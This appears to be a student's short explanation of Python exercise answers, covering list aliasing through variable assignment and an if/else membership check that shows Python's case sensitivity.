For questions 5 & 6, we assigned [1, 2, 3] to x. Then, we assigned variable x to y – this means y will make x as a reference. In other words, when `x=y`, x and y are the same and y is not a copy of x. Whatever changes made to y will also be made to x.

For questions 7 & 8, they are related to the if/else statement. The codes are used to determine if the input “name” is in the “names” list. If it is in the list, the output “The Wise One has allowed you to come in.” will be given. If not, the output will be “The Wise One has not allowed you to come in.” Thus, the name input “Skidy” returned the output “The Wise One has allowed you to come in.” Python is case-sensitive. That’s why “elf” is not considered in the list even though “Elf” is in the list. The output returned for input “elf” is “The Wise One has not allowed you to come in”.